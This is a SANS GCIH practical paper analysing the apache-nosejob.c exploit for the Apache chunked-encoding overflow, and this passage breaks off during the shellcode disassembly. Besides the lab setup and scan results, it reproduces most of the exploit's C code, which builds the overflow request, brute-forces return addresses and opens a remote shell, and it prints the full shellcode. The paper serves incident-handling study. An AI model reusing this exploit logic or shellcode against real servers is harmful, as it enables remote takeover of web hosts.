Global Information Assurance Certification Paper

SANS/GCIH Practical Assignment
Hacker Techniques, Exploits, and Incident Handling

Apache Web Server Chunk Handling
Apache-nosejob.c

GCIH Assignment Version 2.1
Submitted by: Dieter Sarrazyn
Submitted on: September 22, 2002

Table of Contents

Table of Figures

1. Introduction

This paper covers the "apache-nosejob.c" exploit. This exploit is based on the Apache Chunked Encoding Vulnerability, discovered independently by Mark Litchfield (Next Generation Security Software) and Neel Mehta (ISS X-Force). Details and more information can also be found on securityfocus [2].

The different chapters in this paper are:

- The typographic conventions used in this paper
- The exploit
  More information is given about the exploit, where it can be found, what systems are vulnerable, a brief description of the exploit and some references to more information and what it is about the Apache server that makes it exploitable.
- The Attack
  This part includes information on the test network on which this exploit was tested, something more about the protocol the exploit uses, how the exploit works, a description and diagram of attacks based on this exploit, the signature of this attack and how to protect against this kind of attack
- The Incident Handling Process.
  Here the incident handling is covered. Starting from the preparation and going to identification, containment, eradication up to recovery. Also in this part are the lessons learned. This part is mainly theoretical.

I wrote this paper to get certified for the GIAC Certified Advanced Incident Handling Analysts (GCIH) certification program of SANS.

I also want to say thank you to my employer for giving me the opportunity to take this certification and to my girlfriend for supporting me. Many thanks go to my reviewers as well.

2. Conventions

Following are the typographic conventions I used for this paper.

Regular text is in "Arial", 12 points (as defined by the Assignment v2.1 and Administrativa v2.3)

Source code and program-output are in `"Courier New", 9 points and shaded` to distinguish between code/output and regular text.

3. The Exploit

Name	"Apache-nosejob.c" uses the Apache Chunked-Encoding Memory Corruption Vulnerability
CVE	CAN-2002-0392
Bugtraq ID	5033
CERT	CA-2002-17
Operating System(s)	The Apache-nosejob.c exploit is for the following systems: FreeBSD 4.5 x86 / Apache/1.3.23 (Unix) OpenBSD 3.0 x86 / Apache 1.3.20; 1.3.22; 1.3.24 OpenBSD 3.1 x86 / Apache 1.3.20; 1.3.23-24 OpenBSD 3.1 x86 / Apache 1.3.24 PHP 4.2.1 NetBSD 1.5.2 x86 / Apache 1.3.12; 1.3.20; 1.3.22-24 (Unix) A complete list of vulnerable systems can be found on http://online.securityfocus.com/bid/5033
Applications	Web servers based on Apache code versions 1.2.2 and above Web servers based on Apache code versions 1.3 through 1.3.24 Web servers based on Apache code versions 2.0 through 2.0.36
Brief Description	Securityfocus gives the following description of this vulnerability: "Apache 1.3 through 1.3.24, and Apache 2.0 through 2.0.36, allows remote attackers to cause a denial of service and execute arbitrary code via a chunk-encoded HTTP request that causes Apache to use an incorrect size. When processing requests coded with the 'Chunked Encoding' mechanism, Apache fails to properly calculate required buffer sizes. This is believed to be due to improper (signed) interpretation of an unsigned integer value. Consequently, several conditions may occur that have security implications. It has been reported that a buffer overrun and signal race condition occur. Exploitation of these conditions may result in the execution of arbitrary code."
Variants	"apache-worm": http://dammit.lt/apache-worm/
References	http://httpd.apache.org/info/security_bulletin_20020620.txt http://online.securityfocus.com/bid/5033 http://www.cert.org/advisories/CA-2002-17.html http://online.securityfocus.com/data/vulnerabilities/exploits/apache-scalp.c http://packetstorm.decepticons.org/0206-exploits/apache-scalp.c http://online.securityfocus.com/data/vulnerabilities/exploits/apache-nosejob.c http://packetstorm.decepticons.org/0206-exploits/apachefun.tar.gz http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0392 http://www.ciac.org/ciac/bulletins/m-093.shtml

4. The Attack

4.1. Description and diagram of network

4.1.a. The network

Several tests were conducted against some vulnerable machines.
The machines (operating systems) I tested this exploit against were the following: OpenBSD 3.1 (webserver 1) and NetBSD 1.5.2 (webserver 2).

Below, you can find a drawing of the test network I used for trying out this vulnerability and exploit. The test network was physically connected to a HUB and no internet connection was available at the time of testing.



Figure 1: Diagram of test lab network

4.1.b. Configuration of the systems

All systems were installed and configured on Intel Platforms (ix86 architecture). The RAM memory in each system was (at least) 64 MB. The amount of available disk space was at least 1 GB.

Details about the systems used are shown below.

- Webserver 1 – OpenBSD 3.1
  - Default installation of OpenBSD 3.1
  - Default installation of Apache 1.3.23
  - IP Address: 192.168.254.53
- Webserver 2 – NetBSD 1.5.2
  - Default installation of NetBSD 1.5.2
  - Default installation of Apache 1.3.23
  - IP Address: 192.168.254.52

- IDS
  - Default installation of RedHat 7.3
  - Default installation of Snort 1.8.7
  - Libpcap 0.7.1 & Libnet 1.0605 (installed from rpm)
  - IP Address: 192.168.254.50
- Attacker
  - Default installation of RedHat 7.3
  - Ethereal for packet capturing & "follow tcp stream"
  - Nessus 1.2.3 for vulnerability checking
  - IP Address: 192.168.254.3

- Apache installation

Both the default installations of Apache were installed with the following commands without special options: "./configure; make; make install"

- Snort IDS installation

The snort IDS was installed with the following commands: "./configure; make; make install"
The configuration file of snort (/home/snort/etc/snort.conf) is shown below (only the relevant parts are shown):

```
##################################################
# Step #1: Set the network variables:
#

var HOME_NET 192.168.254.0/24
var EXTERNAL_NET $HOME_NET
var SMTP $HOME_NET
var HTTP_SERVERS $HOME_NET
var SQL_SERVERS $HOME_NET
var DNS_SERVERS $HOME_NET
var RULE_PATH /home/snort/rules
var SHELLCODE_PORTS !80
var HTTP_PORTS 80
var ORACLE_PORTS 1521

##################################################
# Step #2: Configure preprocessors
#

preprocessor frag2
preprocessor stream4: detect_scans, disable_evasion_alerts
preprocessor stream4_reassemble: both
preprocessor http_decode: 80
preprocessor rpc_decode: 111 32771
preprocessor telnet_decode

##################################################################
# Step #3: Configure output plugins
#

output log_tcpdump: /home/snort/log/snort-tcpdump.log

include classification.config
```

```
##################################################################
# Step #4: Customize your rule set
#

include $RULE_PATH/bad-traffic.rules
include $RULE_PATH/exploit.rules
include $RULE_PATH/scan.rules
include $RULE_PATH/finger.rules
include $RULE_PATH/ftp.rules
include $RULE_PATH/telnet.rules
include $RULE_PATH/rpc.rules
include $RULE_PATH/rservices.rules
include $RULE_PATH/dos.rules
include $RULE_PATH/ddos.rules
include $RULE_PATH/dns.rules
include $RULE_PATH/tftp.rules
include $RULE_PATH/web-cgi.rules
include $RULE_PATH/web-coldfusion.rules
include $RULE_PATH/web-iis.rules
include $RULE_PATH/web-frontpage.rules
include $RULE_PATH/web-misc.rules
include $RULE_PATH/web-attacks.rules
include $RULE_PATH/x11.rules
include $RULE_PATH/icmp.rules
include $RULE_PATH/netbios.rules
include $RULE_PATH/misc.rules
include $RULE_PATH/attack-responses.rules
include $RULE_PATH/backdoor.rules
include $RULE_PATH/shellcode.rules
include $RULE_PATH/local.rules
```

The snort IDS is executed with the following command:

```
snort -c /home/snort/etc/snort.conf -b -D -v
```

This configures snort use the configuration file /home/snort/etc/snort.conf. The "-b" configures snort to log the packets in Tcpdump format. The "-D" configures snort to run in daemon mode and "-v" is used to get more information from snort (verbose mode).
The log files of snort are located in the default place. This location is the directory /var/log/snort/ which contains the file "alerts" (this file contains all events issued by snort).

4.1.c. Network Mapping

Here I have included more information of the target systems such as the headers of the http daemon and an operating system guess. This was done in an attempt to identify the target operating system and http server version used. These three steps shown here are some typical steps an attacker might perform to map your network (or to get a better network drawing). A first step is checking the open ports on the target (after verifying that the target is active). The second step could be looking at the headers of the server daemon used (in this case the http daemon). A possible last step would be trying to identify the target operating system. This operating system guessing isn't always accurate as can be seen in the examples.

1. OpenBSD machine
   a. Open ports on the machine
      First a little check what ports are open on the target system:

```
Interesting ports on  (192.168.254.53):
(The 65529 ports scanned but not shown below are in state: closed)
Port       State       Service
13/tcp     open        daytime
22/tcp     open        ssh
37/tcp     open        time
80/tcp     open        http
111/tcp    open        sunrpc
113/tcp    open        auth
```

   b. Headers of the http daemon

```
HTTP/1.1 200 OK
Date: Sat, 24 Aug 2002 18:33:39 GMT
Server: Apache/1.3.23 (Unix)
Content-Location: index.html.en
Vary: negotiate,accept-language,accept-charset
TCN: choice
Last-Modified: Fri, 04 May 2001 00:00:38 GMT
ETag: "3f41-5b0-3af1f126;3d230cb6"
Accept-Ranges: bytes
Content-Length: 1456
Connection: close
Content-Type: text/html
Content-Language: en
Expires: Sat, 24 Aug 2002 18:33:39 GMT
```

   c. OS guess
      The operating system guessing has been done with nmap and xprobe. These are the results:

OS Guessing tool	Result
nmap	OpenBSD 3.0 (x86 or SPARC)
xprobe	OpenBSD OpenBSD 2.6-2.9

      We can already see that the guessed operating system types are incorrect. More specifically the version numbers are guessed incorrectly. This does matter for this exploit since it targets specific versions of operating systems and servers.

2. NetBSD machine
   a. Open ports on the machine
      First a little investigation to see what ports are open on the target machine:

```
The SYN Stealth Scan took 675 seconds to scan 65535 ports.
Interesting ports on  (192.168.254.52):
(The 65534 ports scanned but not shown below are in state: closed)
Port       State       Service
80/tcp     open        http
```

   b. Headers of the http daemon

```
HTTP/1.1 200 OK
Date: Sat, 24 Aug 2002 18:39:27 GMT
Server: Apache/1.3.23 (Unix)
Content-Location: index.html.en
Vary: negotiate,accept-language,accept-charset
TCN: choice
```

```
Last-Modified: Fri, 04 May 2001 00:00:38 GMT
ETag: "1a48d-5b0-3af1f126;3d22e80a"
Accept-Ranges: bytes
Content-Length: 1456
Connection: close
Content-Type: text/html
Content-Language: en
Expires: Sat, 24 Aug 2002 18:39:27 GMT
```

c. OS Guess

OS Guessing tool	Result
nmap	No exact OS match for host
xprobe	OpenBSD 2.4-2.5!NetBSD 1.5, 1.4.1, 1.4

Here we can say the same as for the previous operating system guess.

4.1.d. Vulnerability check

Prior to beginning to exploit the servers, the apache daemons were checked if they were vulnerable for the chunked encoding vulnerability. This was done with public available tools. I used the following: Nessus (http://www.nessus.org) and the Apache Chunked Scanner from eEye (http://www.eeye.com/html/Research/Tools/index.html).

These are the results of the vulnerability check:

Tool used	OpenBSD Machine	NetBSD Machine
Apache Chunked Scanner	Vulnerable	Not Vulnerable
Nessus	Vulnerable	Vulnerable

The scan performed with Nessus was with the “safe checks” option enabled (which is the default).

4.2. Protocol description

4.2.a. Protocol

The “apache-nosejob.c” exploit and the “Apache Chunked-Encoding Memory Corruption Vulnerability” are both based on the HTTP protocol.
Specifically the chunked encoding part of the HTTP/1.1 protocol as described in RFC 2616 (http://www.ietf.org/rfc/rfc2616.txt?number=2616) [1]

RFC 2616 [1] gives the following description of the HTTP Protocol:

> The Hypertext Transfer Protocol (HTTP) is an application-level protocol for distributed, collaborative, hypermedia information systems.
>
> The HTTP protocol is a request/response protocol. A client sends a request to the server in the form of a request method, Uniform Resource Identifiers (URI), and protocol version, followed by a Multipurpose Internet Mail Extensions (MIME)-like message containing request modifiers, client information, and possible body content over a connection with a server. The server responds with a status line, including the message's protocol version and a success or error code, followed by a MIME-like message

containing server information, entity meta-information, and possible entity-body content.

Most HTTP communication is initiated by a user agent and consists of a request to be applied to a resource on some origin server. In the simplest case, this may be accomplished via a single connection (v) between the user agent (UA) and the origin server (O).



Figure 2: HTTP communication flow

As we all know is http a protocol used on the internet. In fact, the http protocol is the base for all web communications from and to web servers (by means of a browser or other web clients).
The Apache Chunked Encoding vulnerability is about a specific part of the HTTP/1.1 protocol definition, specifically the definition of chunked encoding. When one looks deeper at the description of chunked encoding in RFC 2616 [1], we can read the following description:

RFC 2616 [1] gives the following description for chunked encoding:

> The chunked encoding modifies the body of a message in order to transfer it as a series of chunks, each with its own size indicator, followed by an OPTIONAL trailer containing entity-header fields. This allows dynamically produced content to be transferred along with the information necessary for the recipient to verify that it has received the full message.

```
Chunked-Body   = *chunk
                 last-chunk
                 trailer
                 CRLF
chunk            = chunk-size [ chunk-extension ] CRLF
                 chunk-data CRLF
chunk-size     = 1*HEX
last-chunk     = 1*("0") [ chunk-extension ] CRLF

chunk-extension= *( ";" chunk-ext-name [ "=" chunk-ext-val ] )
chunk-ext-name = token
chunk-ext-val  = token | quoted-string
chunk-data     = chunk-size(OCTET)
trailer        = *(entity-header CRLF)
```

> The chunk-size field is a string of hex digits indicating the size of the chunk. The chunked encoding is ended by any chunk whose size is zero, followed by the trailer, which is terminated by an empty line.
> The trailer allows the sender to include additional HTTP header fields at the end of the message. The Trailer header field can be used to indicate which header fields are included in a trailer (see section 14.40).
> A server using chunked transfer-coding in a response MUST NOT use the trailer for any header fields unless at least one of the following is true:
>
> a) the request included a TE header field that indicates "trailers" is acceptable in the transfer-coding of the response, as described in section 14.39; or,
>
> b) the server is the origin server for the response, the trailer fields consist entirely of optional metadata, and the recipient could use the message (in a manner acceptable to the origin server) without receiving this metadata. In other words, the origin server is willing to accept the possibility that the trailer fields might be silently discarded along the path to the client.
>
> This requirement prevents an interoperability failure when the message is being received by an HTTP/1.1 (or later) proxy and forwarded to an HTTP/1.0 recipient. It avoids a situation where compliance with the protocol would have necessitated a possibly infinite buffer on the proxy.
> All HTTP/1.1 applications MUST be able to receive and decode the "chunked" transfer-coding, and MUST ignore chunk-extension extensions they do not understand.

The point of chunked encoding is this: If we have persistent connections (as used in HTTP/1.1) and we have data with unknown length (this could be data that is generated by automatic scripts or slowly produced data from which we do not known the exact length), we can still transfer this data from server to client and the other way around by using a sequence of little pieces (called chunks) of known length. This can be done without having to disable persistent connections (a persistent connection means in this case: performing multiple transactions by using only one single connection. More information on persistent connections can be found in RFC 2616 [1]).

4.3. How the exploit works

4.3.a. What is it that is being exploited that makes the apache server vulnerable?

The Apache advisory [4] gives the following description of what it is that is being exploited (only the relevant part is shown):

> Versions of the Apache web server up to and including 1.3.24 and 2.0 up to and including 2.0.36 contain a bug in the routines which deal with invalid requests which are encoded using chunked encoding. This bug

> can be triggered remotely by sending a carefully crafted invalid request. This functionality is enabled by default.
>
> In most cases the outcome of the invalid request is that the child process dealing with the request will terminate. At the least, this could help a remote attacker launch a denial of service attack as the parent process will eventually have to replace the terminated child process and starting new children uses non-trivial amounts of resources.
>
> In Apache 1.3 the issue causes a stack overflow. Due to the nature of the overflow on 32-bit Unix platforms this will cause a segmentation violation and the child will terminate. However on 64-bit platforms the overflow can be controlled and so for platforms that store return addresses on the stack it is likely that it is further exploitable. This could allow arbitrary code to be run on the server as the user the Apache children are set to run as. We have been made aware that Apache 1.3 on Windows is exploitable in a similar way as well.

Securityfocus gives the following description of this vulnerability:

> Apache 1.3 through 1.3.24, and Apache 2.0 through 2.0.36, allows remote attackers to cause a denial of service and execute arbitrary code via a chunk-encoded HTTP request that causes Apache to use an incorrect size.
>
> When processing requests coded with the 'Chunked Encoding' mechanism, Apache fails to properly calculate required buffer sizes. This is believed to be due to improper (signed) interpretation of an unsigned integer value. Consequently, several conditions may occur that have security implications. It has been reported that a buffer overrun and signal race condition occur. Exploitation of these conditions may result in the execution of arbitrary code.

So, improper checking of invalid chunked encoding requests is the problem here. As the advisory already says, specifically created chunked encoding requests could cause a stack overflow (or also called a buffer overflow). This brings us to the buffer overflow story. The basic idea of a buffer overflow is that an attacker could try to fit more data into a buffer than that buffer can deal with. By doing so, the attacker could be able to overwrite other information on the stack. An interesting part of the stack is the stored instruction pointer (also called stored frame pointer) where the return address is stored. If an attacker is successful in overwriting this stored instruction pointer, he could execute his own code. This code is almost always located in the buffer he overflowed with data. More information on buffer overflows can be found in “Smashing the stack for fun and profit” from Aleph One [13] and “Buffer Overflows for dummies” from Nelissen Josef [14].

4.3.b. Working of the Exploit

1. Summary

The apache-nosejob exploit first creates the exploit code offline and then sends it to the target. This exploit code can be created by using a predefined list of 15 targets or by using brute forcing. Using brute forcing, you can choose between 3 predefined operating systems to brute force (these are OpenBSD, NetBSD and FreeBSD) or you can feed your own brute force settings manually to the exploit as arguments.

The logical steps performed by the exploit code are:

- Select target by either using a predefined target or by brute forcing
- Set the victim parameters according to the target selection
- Prepare the exploit code for the victim offline
- Send the exploit code to the victim
- Check the responses from the server
- If the exploit was successful, execute the predefined commands on the victim

The exploit code from the exploit points in the direction of a buffer overflow type of attack.

2. Detailed information

In this part we will dive a little bit deeper into the source code of this exploit. Below, you can find parts of the source code for the “apache-nosejob.c” exploit. Only the relevant parts of the exploit are shown.
This exploit is based on “apache-scalp.c”, the first exploit Gobbles released for the Apache Chunked Encoding vulnerability.
The full source code of apache-nosejob.c can be found on Securityfocus Bugtraq [2].

Some other details for the exploit:

- the exploit is written in c
- no special OS requirements are needed to run the exploit, the only thing needed is a c compiler (gcc for example).

Note!
Parts that I have left out for reading purposes begin and end with “---“. You will find the description of the part that is left out between those delimiters.
To be able to write comments about parts of the source code, the source code is split into pieces. My comments are right underneath every piece of code.

```
/*
 * apache-nosejob.c - Now with FreeBSD & NetBSD targets ;>
 *
*/

--- Include section left out for reading purposes ---

#define HOST_PARAM  "apache-nosejob.c"         /* The Host: field */
```

```
#define DEFAULT_CMDZ       "uname -a;id;echo 'hehe, now use another
bug/backdoor/feature (hi Theo!) to gain instant r00t';\n"
#define RET_ADDR_INC       512

#define PADSIZE_1   4
#define PADSIZE_2   5
#define PADSIZE_3   7

#define REP_POPULATOR      24
#define REP_SHELLCODE      24
#define NOPCOUNT    1024

#define NOP         0x41
#define PADDING_1   'A'
#define PADDING_2   'B'
#define PADDING_3   'C'

#define PUT_STRING(s)      memcpy(p, s, strlen(s)); p += strlen(s);
#define PUT_BYTES(n, b)    memset(p, b, n); p += n;
```

A possible explanation for the different variables used here:

- HOST_PARAM: the “Host:” field of the HTTP command
- DEFAULT_CMDZ: the default commands to execute when the exploit was successful
- RET_ADDR_INC: increment the return address with this number (used when brute forcing)
- PADSIZE_x: the amount of characters to use as populator, corresponding to the PADDING_x variable which is the character to use
- REP_POPULATOR: the amount of times the populator has to be repeated
- REP_SHELLCODE: the amount of times the shellcode has to be repeated
- NOPCOUNT: the amount of No Operation instructions that is used

A possible explanation for the two functions:
Put_string and Put_bytes are global functions (local in the exploit code) that call respectively the “memcpy” and “memset” functions. These global functions are frequently used later in the exploit code.
Put_string is used to copy a string “s” with size “strlen(s)” to memory on the location “p”. After copying this string, the pointer “p” is increased with the string size.
Put_bytes is used to fill memory with “n” times character “b”. After filling up memory, the pointer “p” is increased with the amount of characters copied to memory.

```
char shellcode[] =
--- Shellcode left out here – see further in section 4.3.c ---
;

struct {
      char *type;          /* description for newbie penetrator */
      int delta;           /* delta thingie! */
      u_long retaddr;      /* return address */
      int repretaddr;      /* repeat retaddr thiz many times in the buffer */
      int repzero;         /* and \0'z this many times */
} targets[] = {
```

```
--- Initialisation of all targets has been left out for reading purposes ---
}, victim;
```

Each target and victim is defined by using 5 parameters as can be seen in the "struct" section above. These parameters are: the type of the victim/target, the delta, the return address, the number of times to repeat the return address and the amount of zero's.
The exploit has a list with predefined targets; those are several versions of the Apache webserver installed on different flavors of OpenBSD, NetBSD and FreeBSD.

```
void usage(void) {
---- Source of this section has been left out for reading purposes ----
}
```

This prints out the usage of this exploit. This makes the exploit script-kiddie- and penetration tester friendly and also straightforward to use without having to read the full source code to understand this exploit.

```
int main(int argc, char *argv[]) {
       char *hostp, *portp, *cmdz = DEFAULT_CMDZ;
       u_char buf[512], *expbuf, *p;
       int i, j, lport, sock;
       int bruteforce, owned, progress, sc_timeout = 5;
       int responses, shown_length = 0;
       struct in_addr ia;
       struct sockaddr_in sin, from;
       struct hostent *he;

       if(argc < 4)
              usage();
```

Prints out the usage if not enough arguments are given to the program.

```
       bruteforce = 0;
       memset(&victim, 0, sizeof(victim));
       while((i = getopt(argc, argv, "t:b:d:h:w:c:r:z:o:")) != -1) {

--- handling of arguments left out for reading purposes ---

       }
```

First, memory on the local system is reserved for keeping the data (the 5 parameters) of the victim. These parameters are set, depending on the arguments given to the exploit at run-time.

```
       if(!victim.delta || !victim.retaddr || !victim.repretaddr ||
           !victim.repzero) {
             printf("[-] Incomplete target. At least 1 argument is missing
                (nmap style!!)\n");
             return -1;
       }
```

This is only a check to see if all parameters to attack the victim are present and known. If these prerequisites are not fulfilled, the exploit ends.

```
printf("[*] Resolving target host.. ");
fflush(stdout);
he = gethostbyname(hostp);
if(he)
       memcpy(&ia.s_addr, he->h_addr, 4);
else if((ia.s_addr = inet_addr(hostp)) == INADDR_ANY) {
       printf("There'z no %s on this side of the Net!\n", hostp);
       return -1;
}

printf("%s\n", inet_ntoa(ia));

srand(getpid());
signal(SIGPIPE, SIG_IGN);
for(owned = 0, progress = 0;;victim.retaddr += RET_ADDR_INC) {
       /* skip invalid return adresses */
       if(memchr(&victim.retaddr, 0x0a, 4) ||
              memchr(&victim.retaddr, 0x0d, 4))
              continue;

       sock = socket(PF_INET, SOCK_STREAM, 0);
       sin.sin_family = PF_INET;
       sin.sin_addr.s_addr = ia.s_addr;
       sin.sin_port = htons(atoi(portp));
       if(!progress)
              printf("[*] Connecting.. ");

       fflush(stdout);
       if(connect(sock, (struct sockaddr *) & sin, sizeof(sin)) != 0){
              perror("connect()");
              exit(1);
       }
```

A connection attempt is performed to see if we can reach the webserver of the target. If not, the exploit is terminated and this could indicate that the remote server is down or unreachable or that the remote http daemon is not running. If the host is active, the exploit continues with the following commands.

```
       if(!progress)
              printf("connected!\n");

       p = expbuf = malloc(8192 + ((PADSIZE_3 + NOPCOUNT + 1024) *
             REP_SHELLCODE) + ((PADSIZE_1 + (victim.repretaddr * 4)
             + victim.repzero + 1024) * REP_POPULATOR));
```

The “expbuf” (exploit buffer) variable is initiated. This exploit buffer is used to contain the complete http command that will be sent to the target. The exploit buffer is filled during the exploit. The size of this variable has to be equal to or greater than this complete http command and it depends on the “repretaddr” and “repzero” variables (respectively the number that the return address is repeated and the number that a zero is repeated). These variables aren’t the same for all operating systems that the exploit targets. This also means that the size of the

complete http command (or the exploit code) is variable for different operating systems (FreeBSD & OpenBSD have the same size for expbuf (83624 bytes), NetBSD has a different size (83672 bytes))
The "p" variable contains the location of the next free space in the exploit buffer variable (expbuf). We can say that "p" is the exploit.

```
            PUT_STRING("GET / HTTP/1.1\r\nHost: " HOST_PARAM "\r\n");
```

The "GET" command is written to the exploit buffer, together with the "Host:" value. This host value is set to "apache-nosejob.c" by default. This can be changed by modifying the source code of the exploit.

```
            for (i = 0; i < REP_SHELLCODE; i++) {
                  PUT_STRING("X-");
                  PUT_BYTES(PADSIZE_3, PADDING_3);
                  PUT_STRING(": ");
                  PUT_BYTES(NOPCOUNT, NOP);
                  memcpy(p, shellcode, sizeof(shellcode) - 1);
                  p += sizeof(shellcode) - 1;
                  PUT_STRING("\r\n");
            }
```

The exploit code (the http command), together with the NOP's is written to the exploit buffer. This is done as much as is defined in the "REP_SHELLCODE" variable (set to 24 by default). The "put_string" and "put_bytes" are earlier defined functions (These functions can be found at the beginning of the detailed information about the exploit code – chapter 4.3.a).

```
            for (i = 0; i < REP_POPULATOR; i++) {
                  PUT_STRING("X-");
                  PUT_BYTES(PADSIZE_1, PADDING_1);
                  PUT_STRING(": ");
                  for (j = 0; j < victim.repretaddr; j++) {
                        *p++ = victim.retaddr & 0xff;
                        *p++ = (victim.retaddr >> 8) & 0xff;
                        *p++ = (victim.retaddr >> 16) & 0xff;
                        *p++ = (victim.retaddr >> 24) & 0xff;
                  }
                  PUT_BYTES(victim.repzero, 0);
                  PUT_STRING("\r\n");
            }
```

The exploit buffer is then filled up with the populator. In this exploit, the remaining space in the buffer is filled up with zeros.

```
            PUT_STRING("Transfer-Encoding: chunked\r\n");
            snprintf(buf, sizeof(buf) - 1, "\r\n%x\r\n", PADSIZE_2);
            PUT_STRING(buf);
            PUT_BYTES(PADSIZE_2, PADDING_2);
            snprintf(buf, sizeof(buf) - 1, "\r\n%x\r\n", victim.delta);
            PUT_STRING(buf);

            if(!shown_length) {
                  printf("[*] Exploit output is %u bytes\n", (unsigned int)(p
- expbuf));
```

```
                shown_length = 1;
        }
```

The size of the exploit code is shown on the attacker's screen.
Now, the full exploit code is in the "p" variable. This exploit code is then being sent to the target by using the following command:

The exploit code consists of the following parts:

1. Several chunks (as many as defined in "rep_shellcode") with in that chunk the following things: No Operation instructions (NOP) as many as is defined by the NOP-Count variable. Last but not least is the shellcode used.
2. The second part of the exploit code consists also of several chunks. In these chunks are the populators located to fill up the space in the buffer.

```
        write(sock, expbuf, p - expbuf);

        progress++;
        if((progress%70) == 0)
                progress = 1;

        if(progress == 1) {
                printf("\r[*] Currently using retaddr 0x%lx",
                   victim.retaddr);
                for(i = 0; i < 40; i ++)
                        printf(" ");
                printf("\n");
                if(bruteforce)
                        putchar(';');
        }
        else
                putchar(((rand()>>8)%2)? 'P': 'p');
```

The "progress" variable is self-explicatory. It is used to indicate a hack in progress. When the attacker is performing brute-forcing, some sort of progress bar is shown on his/her screen.

```
        fflush(stdout);
        responses = 0;
        while (1) {
                fd_set          fds;
                int             n;
                struct timeval  tv;

                tv.tv_sec = sc_timeout;
                tv.tv_usec = 0;

                FD_ZERO(&fds);
                FD_SET(0, &fds);
                FD_SET(sock, &fds);

                memset(buf, 0, sizeof(buf));
```

Space is reserved for the response buffer. Responses from the server come in this variable.

```
                    if(select(sock + 1, &fds, NULL, NULL, owned? NULL : &tv) >
0) {
                          if(FD_ISSET(sock, &fds)) {
                                if((n = read(sock, buf, sizeof(buf) - 1)) < 0)
                                      break;

                                if(n >= 1)
                                {
                                      if(!owned)
                                      {
                                            for(i = 0; i < n; i ++)
                                                  if(buf[i] == 'G')
                                                        responses ++;
                                                  else
                                                        responses = 0;
                                            if(responses >= 2)
                                            {
                                                  owned = 1;
                                                  write(sock, "O", 1);
                                                  write(sock, cmdz,
strlen(cmdz));
                                                  printf(" it's a TURKEY:
type=%s, delta=%d, retaddr=0x%lx, repretaddr=%d, repzero=%d\n", victim.type,
victim.delta, victim.retaddr, victim.repretaddr, victim.repzero);
                                                  printf("Experts say this
isn't exploitable, so nothing will happen now: ");
                                                  fflush(stdout);
                                            }
```

The response from the target is being read into the response buffer with the "read(sock,buf,sizeof(buf)-1)" command.
If two or more responses are received (the needed responses are multiple characters "G"), the exploit is considered to be successful and we now have a shell on the target system. First, the default commands are executed on the target system by sending these to the target ("write(sock, cmdz, strlen(cmdz))") when the target is compromised.
After running the default commands, some status messages are shown on the attacker's screen. These status messages include the different settings used (delta, the return address, the amount that the return address has been repeated, the amount that zeros have been repeated).
Now the attacker can execute additional commands to give himself better access to the target system or to up- or download his tool (root-)kit.

```
                                      } else
                                            write(1, buf, n);
                                }
                          }

                          if(FD_ISSET(0, &fds)) {
                                if((n = read(0, buf, sizeof(buf) - 1)) < 0)
                                      exit(1);

                                write(sock, buf, n);
                          }

                    }
```

```
                        if(!owned)
                                break;
                }

                free(expbuf);
                close(sock);

                if(owned)
                        return 0;

                if(!bruteforce) {
                        fprintf(stderr, "Ooops.. hehehe!\n");
                        return -1;
                }
        }

        return 0;
}
```

4.3.c. Shellcode Used

The shellcode that is used in the exploit:

```
char shellcode[] =
  "\x68\x47\x47\x47\x47\x89\xe3\x31\xc0\x50\x50\x50\x50\xc6\x04\x24"
  "\x04\x53\x50\x50\x31\xd2\x31\xc9\xb1\x80\xc1\xe1\x18\xd1\xea\x31"
  "\xc0\xb0\x85\xcd\x80\x72\x02\x09\xca\xff\x44\x24\x04\x80\x7c\x24"
  "\x04\x20\x75\xe9\x31\xc0\x89\x44\x24\x04\xc6\x44\x24\x04\x20\x89"
  "\x64\x24\x08\x89\x44\x24\x0c\x89\x44\x24\x10\x89\x44\x24\x14\x89"
  "\x54\x24\x18\x8b\x54\x24\x18\x89\x14\x24\x31\xc0\xb0\x5d\xcd\x80"
  "\x31\xc9\xd1\x2c\x24\x73\x27\x31\xc0\x50\x50\x50\x50\xff\x04\x24"
  "\x54\xff\x04\x24\xff\x04\x24\xff\x04\x24\xff\x04\x24\x51\x50\xb0"
  "\x1d\xcd\x80\x58\x58\x58\x58\x58\x3c\x4f\x74\x0b\x58\x58\x41\x80"
  "\xf9\x20\x75\xce\xeb\xbd\x90\x31\xc0\x50\x51\x50\x31\xc0\xb0\x5a"
  "\xcd\x80\xff\x44\x24\x08\x80\x7c\x24\x08\x03\x75\xef\x31\xc0\x50"
  "\xc6\x04\x24\x0b\x80\x34\x24\x01\x68\x42\x4c\x45\x2a\x68\x2a\x47"
  "\x4f\x42\x89\xe3\xb0\x09\x50\x53\xb0\x01\x50\x50\xb0\x04\xcd\x80"
  "\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x50"
  "\x53\x89\xe1\x50\x51\x53\x50\xb0\x3b\xcd\x80\xcc";
```

The shellcode used in the exploit “apache-nosejob” can be translated into assembler language using the Gnu debugger (gdb). The output from this disassemble can be seen below.

```
(gdb) disassemble shellcode
Dump of assembler code for function shellcode:
0x804ba20 <shellcode>:  push   $0x47474747
0x804ba25 <shellcode+5>:        mov    %esp,%ebx
0x804ba27 <shellcode+7>:        xor    %eax,%eax
0x804ba29 <shellcode+9>:        push   %eax
0x804ba2a <shellcode+10>:       push   %eax
0x804ba2b <shellcode+11>:       push   %eax
0x804ba2c <shellcode+12>:       push   %eax
